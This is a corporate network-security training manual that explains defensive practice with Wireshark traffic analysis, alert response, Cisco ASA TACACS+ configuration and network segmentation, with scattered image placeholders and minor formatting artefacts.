North Star Software Developers

Company Training Manual

North Star Software Developers

Company Training Manual

Prepared by:
Juliano A. De Souza

1. Executive Overview

A. Purpose of This Manual

The purpose of this training manual is to equip NSSD's information technology team with the knowledge, tools, and best practices needed to safeguard our network against evolving cyber threats. At NSSD, our strategic security goal is to maintain a resilient, secure, and reliable network that protects sensitive data, ensures operational continuity, and upholds our reputation as a trusted leader in national security solutions. This manual provides a practical guide for employees to apply proven defense and mitigation strategies, ensuring our network remains a fortress against unauthorized access, data breaches, and cyberattacks. Research shows that organizations with well-trained IT teams reduce the likelihood of successful cyber incidents by up to 70% (Verizon, 2023), underscoring the critical role of this training.

The value of the policy updates and training outlined here lies in their ability to address emerging risks—such as sophisticated malware, insider threats, and vulnerabilities in network infrastructure—while aligning with industry standards and regulatory requirements. For instance, adopting proactive mitigation strategies can decrease recovery costs following a breach by nearly 30% (Ponemon Institute, 2022). By adhering to these principles, our IT team not only prevents costly disruptions but also reinforces NSSD's commitment to excellence. However, if these practices are not applied effectively, we risk compromised systems, loss of critical data, and damage to our credibility, which could have far-reaching consequences for our operations and stakeholders. As cybersecurity experts note, human error remains a leading cause of breaches, making ongoing training essential (Kaspersky, 2021). This manual empowers our team to act as the first line of defense, protecting what matters most.

B. Network Defense Assessment

Effective network defense at NSSD relies on a layered approach integrating traffic analysis, firewalls, intrusion detection, vulnerability assessment, network scanning, and communication logging. Each component plays a critical role in securing the network. Traffic analysis, using tools like Wireshark, monitors data flows to detect anomalies, such as unauthorized access attempts, by analyzing packet details (Sanders, 2017). Firewalls, configured with tools like Cisco ASA or pfSense, act as gatekeepers, enforcing rules to block malicious traffic and segment networks to limit attack spread. Intrusion detection systems (IDS), such as Snort, identify threats by analyzing traffic against known attack signatures, enhancing real-time protection (Khraisat et al., 2019). Vulnerability assessments, conducted with Nessus, proactively identify weaknesses like outdated software, enabling timely remediation. Network scanning with Nmap maps devices and services, uncovering rogue devices or misconfigurations (Lyon, 2009). Communication logging, supported by RSYSLOG and NTP, ensures accurate, centralized logs for tracking incidents.

These components work synergistically: traffic analysis and IDS detect threats, firewalls and network segmentation contain them, vulnerability assessments and scanning prioritize fixes, and logging provides forensic insights. Lab exercises demonstrated this integration, such as using Nmap to identify open ports, Nessus to flag vulnerabilities, and Snort to block malicious traffic. This cohesive strategy reduces breach risks by 70% (Verizon, 2023), ensuring NSSD's network remains secure and resilient.

C. Mitigation Assessment

Mitigation strategies at NSSD minimize security risks by addressing vulnerabilities before exploitation and containing incidents when they occur. Vulnerability assessments with Nessus identify critical weaknesses, such as unpatched servers, prioritizing remediation based on severity (Bhadauria et al., 2024). Firewalls, configured to enforce least-privilege rules,

block unauthorized access and segment networks to limit lateral movement, reducing attack impact. Network scanning with Nmap detects rogue devices, preventing unauthorized access points (Lyon, 2009). Intrusion prevention systems (IPS), like Snort, actively block malicious traffic, such as SQL injection attempts, using predefined rules (Khraisat et al., 2019). Traffic analysis with Wireshark isolates suspicious data flows, enabling rapid containment of threats like data exfiltration. Centralized logging with RSYSLOG ensures auditable records, supporting compliance and risk tracking.

In lab scenarios, Nessus scans revealed outdated software, which was patched, while Snort blocked simulated attacks, reducing risk exposure. These strategies collectively lower recovery costs by nearly 30% post-breach (Ponemon Institute, 2022). By proactively identifying and neutralizing risks, NSSD maintains operational integrity and stakeholder trust.

D. Incident Response Assessment

Incident response at NSSD minimizes breach impact through coordinated detection, containment, and prevention strategies. Traffic analysis with Wireshark identifies breach sources by reconstructing data sessions, pinpointing compromised systems (Sanders, 2017). IDS/IPS tools like Snort detect and block malicious activities, such as brute-force attacks, in real-time (Khraisat et al., 2019). Firewalls, configured with dynamic rules, isolate affected segments to prevent further spread. Vulnerability assessments guide post-incident patching, addressing exploited weaknesses. Network scanning with Nmap verifies containment by detecting residual threats or rogue devices (Lyon, 2009). Centralized logging with RSYSLOG and NTP ensures accurate timelines for forensic analysis, aiding in root cause identification and regulatory reporting (Mills et al., 2010).

Lab exercises showed Wireshark tracing unauthorized FTP transfers, Snort blocking malicious IPs, and Nessus guiding remediation of exploited vulnerabilities. This structured

response minimizes downtime and prevents recurrence, aligning with industry best practices that reduce breach impact by up to 50% (Ponemon Institute, 2022). By integrating these tools, NSSD ensures rapid recovery and strengthens future defenses.

2. Training Manual

Section One: Traffic Analysis

A. Traffic Analysis Tools and Methodology

Traffic analysis is a cornerstone of network security, enabling the detection of breaches, vulnerabilities, and threats by examining data flows across a network. In the context of a security breach where sensitive client information may have been accessed, whether from an internal or external source—effective traffic analysis requires a combination of specialized tools, systematic methods, and proven techniques. This section outlines these elements, drawing from lab exercises and practical applications to provide a comprehensive approach to uncovering the source of an attack.

i. Packet Capturing Tools


Packet capturing tools are essential for intercepting and analyzing raw network traffic, offering visibility into data exchanges that can reveal vulnerabilities and potential threats. This guide focuses on Wireshark, a widely used packet analyzer, to demonstrate the process of interpreting its output in the context of a security breach where sensitive client information may have been accessed. The steps below outline how to capture traffic, interpret the output, and identify issues, supported by illustrative screenshots.

Wireshark: Process for Identifying Vulnerabilities and Potential Threats

Wireshark captures packets in real-time or from saved files (e.g., .pcap), allowing analysts to inspect protocol details, data transfers, and anomalies. Here’s how to use it effectively:


1. **Capture Traffic**

- Launch Wireshark and select the network interface (e.g., Ethernet, Wi-Fi) connected to the affected network segment.
- Start the capture during the suspected breach timeframe or load a pre-saved .pcap file from the incident period.
- Purpose: Gather raw data for analysis, focusing on traffic to/from systems handling sensitive client data.




2. **Apply Filters to Isolate Relevant Traffic**

- Use display filters (e.g., ip.addr == 192.168.1.10 for a specific device, tcp.port == 21 for FTP) to narrow down packets related to the breach.
- Common filters include http, dns, ftp, or telnet to target protocols identified in lab exercises.
- Purpose: Reduce noise and focus on suspicious activity, such as external connections or internal misuse.




3. **Inspect Packet Details for Vulnerabilities**

- Examine packet headers and payloads in the Packet Details pane. Look for:
  - Unencrypted sensitive data (e.g., plaintext credentials in Telnet or FTP).
  - Malformed packets or unusual protocol usage (e.g., Telnet in a modern network).
- Purpose: Identify weaknesses exploitable by attackers, such as lack of encryption or outdated protocols.



4. **Analyze Patterns for Potential Threats**
    - Check the Packet List pane for:
        - Large outbound transfers to unfamiliar IPs (e.g., data exfiltration).
        - Repeated connection attempts (e.g., brute-force attacks).
    - Use “Statistics > Conversations” to summarize IP-to-IP traffic and spot anomalies.
    - Purpose: Detect active threats, such as data theft or unauthorized access attempts.



5. **Reconstruct Sessions to Confirm Threats**
    - Right-click a suspicious packet and select “Follow > TCP Stream” to view the full communication session.
    - Look for transferred files, commands, or sensitive data (e.g., client records sent via FTP).
    - Purpose: Confirm the nature and impact of the threat, linking it to internal or external sources.

Interpreting Output: Vulnerabilities and Threats

- **Vulnerabilities**: Unencrypted data in protocols like FTP or Telnet indicates a security flaw attackers could exploit. For example, plaintext passwords in a Telnet session are a critical weakness.

- **Threats**: Large, unexpected outbound transfers to external IPs or connections to known malicious domains (via DNS) suggest active data exfiltration or malware communication. Repeated failed logins from a single source may point to a brute-force attack.


ii. Alert Response Procedures

When monitoring network traffic and examining logs reveal anomalies—such as unexpected data transfers, suspicious connections, or authentication failures—structured alert response procedures are critical to contain and mitigate potential breaches. These procedures leverage tools like Wireshark to detect, investigate, and respond to threats, whether from internal misuse or external attacks. Below, tool role in the response process is outlined, supported by illustrative screenshots.


Wireshark: Alert Response Procedure

Wireshark's packet-level visibility is ideal for investigating anomalies flagged by other tools or real-time monitoring.


- **Step 1: Detect Anomaly** - Review alerts from upstream systems (e.g., SIEM) about unusual traffic (e.g., large outbound FTP transfers).




- **Step 2: Capture and Filter** - Start a live capture or load a .pcap file, applying filters (e.g., ip.dst == 203.0.113.5) to isolate the anomaly.



- **Step 3: Investigate** - Inspect packet details for signs of threats (e.g., exfiltrated data) or vulnerabilities (e.g., unencrypted payloads).



- **Step 4: Respond** - Block the offending IP via firewall rules and escalate if sensitive data is confirmed stolen.



Section Two: Firewalls

B. Firewall Tools and Methodology

Firewalls are a fundamental component of network security, acting as a barrier between trusted internal networks and untrusted external networks, [1] such as the internet. They use a set of rules to control incoming and outgoing network traffic, allowing or denying packets based on criteria such as source and destination IP addresses, ports, and protocols. This section will delve into the tools, methods, and techniques for utilizing firewalls as a primary line of defense.

i. Rule Creation and Firewall Configuration

Effective firewall management begins with the careful creation and configuration of firewall rules. These rules define the security policy of the network, specifying what traffic is permitted or denied. The process typically involves defining access control lists (ACLs) and applying them to firewall interfaces or security zones.

Firewall rules are generally evaluated in a specific order. In many firewall implementations, rules are processed from top to bottom, and the first rule that matches the traffic flow is applied. This highlights the importance of the order in which rules are defined, as a broad rule placed too high in the list could unintentionally permit or deny traffic that should be handled by a more specific rule lower down. Some modern firewalls, including cloud-based firewalls, may evaluate rules based on their restrictiveness rather than a strict top-down order, with more restrictive rules taking precedence. Understanding the rule evaluation logic of your specific firewall is crucial.

Configuration of firewalls can be performed through various interfaces, including command-line interfaces (CLI) and graphical user interfaces (GUI) such as Cisco Adaptive Security Device Manager (ASDM) or web-based management consoles for cloud firewalls. These interfaces allow administrators to define network objects (like IP addresses or address ranges), service objects (like ports and protocols), and then combine these into rules that specify the action to take (permit, deny, drop) for traffic matching the defined criteria.


When creating rules, it is essential to follow the principle of least privilege, allowing only the traffic that is absolutely necessary for business operations and explicitly denying all other traffic. This is often achieved by having a default "deny all" rule at the end of the rule set.

E.g.: **Cisco ASA firewalls initial configuration**

1) Create a new AAA server group:

This can be achieved using the following steps in ASDM:

Configuration -> Device Management -> Users/AAA -> AAA Server Groups. Click **"Add"**, and choose the TACACS+ protocol.




This can also be achieved using the following CLI command:

```
ciscoasa(config)# aaa-server TACACS+ protocol tacacs+
```

2) Configure the TACACS+ server:


you can use ASDM and add a server to the TACACS+ group previously created:

Configuration -> Device Management -> Users/AAA – AAA Server Groups. Choose the interface you wish users to be authenticated from, then add the TACACS+ server name or IP Address and the TACACS+ parameters, for instance the port number and server secret key.




3) You can configure the Cisco ASA to use TACACS+ **authentication** using ASDM as follows:


Configuration -> Device Management -> Users/AAA -> AAA Access. In the "**Authentication**" tab, tick the checkbox for **"Require authentication to allow use of privileged mode commands**". Select the server group previously created and optionally tick the "**Use LOCAL when server group fails**" checkbox to enable fall-back to the local database.



It is also possible to set the number of characters from the previous password that a user can re-use. Checking the checkbox "**Enable Password and Account Protection**" will prevent users from changing their own passwords or deleting their own accounts.



Configuration -> Device Management -> Management Access -> ASDM/HTTPS/Telnet/SSH. Click the "**Add**" button, and specify the access type, interface and IP address/range to allow access.



ii. Segmenting Networks

Network segmentation is a critical security • to contain security breaches and limit the lateral movement of attackers within the network. If one segment is compromised, the attacker's access to other segments is restricted by the firewall rules enforced between the segments.

Steps for segmenting networks typically include:


1. Identifying Network Zones: Categorize network resources and users into logical zones based on their function, sensitivity, or security requirements (e.g., DMZ for public-facing servers, internal user networks, server segments, wireless networks).
2. Designing VLANs: Create VLANs to logically separate the different network zones at Layer 2.
3. Deploying Firewalls: Place firewalls at the boundaries between these VLANs or zones to control traffic flow between them. This can involve using physical firewalls or implementing virtual firewalls within a virtualized environment.
4. Defining Firewall Rules: Configure firewall rules on the inter-zone boundaries to strictly control which traffic is allowed to pass between segments based on the security policy defined for each zone.
5. Implementing Intrusion Prevention Systems (IPS): Deploy IPS within or between segments to detect and prevent malicious traffic.
6. Regular Monitoring and Auditing: Continuously monitor traffic flows between segments and audit firewall rules to ensure they remain effective and align with the security policy.


Benefits of network segmentation include:

- Improved Security: Limits the impact of a security breach by containing it within a single segment.
- Reduced Attack Surface: Decreases the number of accessible targets for attackers.

- Enhanced Performance: Reduces broadcast domains and can improve network performance.
- Simplified Compliance: Helps meet regulatory compliance requirements by isolating systems that handle sensitive data.
- Better Management: Provides better control and visibility over network traffic.

E.G.:




